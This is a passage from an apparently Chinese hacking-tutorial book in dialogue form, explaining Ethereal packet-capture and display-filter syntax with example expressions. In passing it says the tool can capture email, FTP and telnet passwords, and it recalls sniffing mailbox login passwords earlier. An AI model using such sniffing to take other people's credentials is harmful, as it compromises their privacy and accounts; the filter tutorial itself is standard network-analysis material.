


图28




图29

“定义了这个过滤字符串后，Ethereal在抓包时就只抓取HTTP的包了。”

“另一种过滤方法是显示时过滤。就是先不管三七二十一，把本机收到或者发出的包一股脑地抓下来，然后使用显示过滤器，让Ethereal只显示感兴趣的那些数据包。”

“最简单的显示过滤方法是点击Ethereal面板上的标题栏，可以按照序号No，时间Time，源地址Source，目的地址Destination，协议Protocol和信息Info分别排序，方便查看和使用。”

“如果更高级一点，就是在面板上方的Filter一栏中输入过滤字符串脚本，实现显示过滤。”

“比如，如果只想显示HTTP协议的包，就在Filter中输入HTTP，然后回车，Ethereal就会只显示HTTP协议的包（图29）。”

“过滤可以用操作符来构造比较表达式，其语法和C语言类似。比如：




图30

相等	==	ip.addr==10.1.10.20
不相等	!=	ip.addr!=10.1.10.20
大于	>	frame.pkt_len>10
小于	<	frame.pkt_len<10
大于等于	>=	frame.pkt_len>=10
小于等于	<=	frame.pkt_len<=10

“表达式还可以用逻辑操作符来组合。比如逻辑与and，逻辑或or，异或xor，还有逻辑非！。”

“举个例子，如果要显示IP地址是219.133.38.29的主机接收或发送的所有HTTP报文，那么显示过滤器应该输入‘ip.addr==219.133.38.29 and http’，显示结果如图30所示。”

“哦，果然顺利实现过滤，真有意思。”小黑说道。

“使用显示过滤器有个诀窍，当输入的

过滤表达式正确时，Filter 的背景色是绿色；但如果发现背景是红色时，就说明设定的Filter 表达式不正确，是Ethereal 不允许的（图31）。”

“好了，更高深的插件安装甚至编写我们就不讲了。Ethereal 可谓博大精深！我们使用一招半式，就可以行走江湖了！”

“哦？哪些江湖可以走呢？”

“江湖，有人的地方就有江湖，所以Ethereal 能使用的地方实在太多了！Ethereal 当然能抓邮箱、FTP、telnet 一类的密码。但是，杀鸡焉用洲际导弹乎？我们看看其他更细致方面的用途吧。”




图31

1.千里追单骑——下载地址的跟踪

“刚才使用X-Sniffer 对网页进行嗅探时，可以获得邮箱登录密码，除此之外，对网页嗅探的最好作用就是获得下载地址。”

“当访问的web 页中镶嵌了一些flash 和音乐或是视频，如果想要获取页面中的某些音乐或是flash 而又无法找到地址时，X-Sniffer 就无能为力了，而使用Ethereal 是一个很好的选择。”

“对啊，对啊。”小黑说道，“我打开mm 的blog 时，很好听的音乐传来。是一首英文歌，为了培养共同的兴趣，我早就想下载下来反复听了，但就是没找到下载的地方，一直没有成功。”

